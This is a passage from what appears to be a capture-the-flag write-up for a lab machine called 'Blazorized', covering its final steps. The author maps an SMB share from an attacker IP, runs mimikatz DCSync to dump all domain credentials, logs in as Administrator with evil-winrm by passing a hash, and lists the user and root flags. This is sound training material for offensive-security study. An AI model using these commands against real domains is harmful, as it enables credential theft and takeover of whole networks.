
New-SmbMapping P: \\10.10.14.175\myshare -UserName evil -Password evil
P: on the target, so I can run mimikatzP:\mimi\mimikatz.exe 'lsadump::dcsync /dc:DC1 /domain:blazorized.htb /all /csv' exit
Becoming Administrator
evil-winrm makes this very easy.evil-winrm -i dc1.blazorized.htb -u 'Administrator' -H f55ed1465179ba374ec1cad05b34a5f3
Flags
User
9feab6fe9e2646769cfc8fdd2d1b210b
Root
d1d58565a887728b0f95c051394574d9


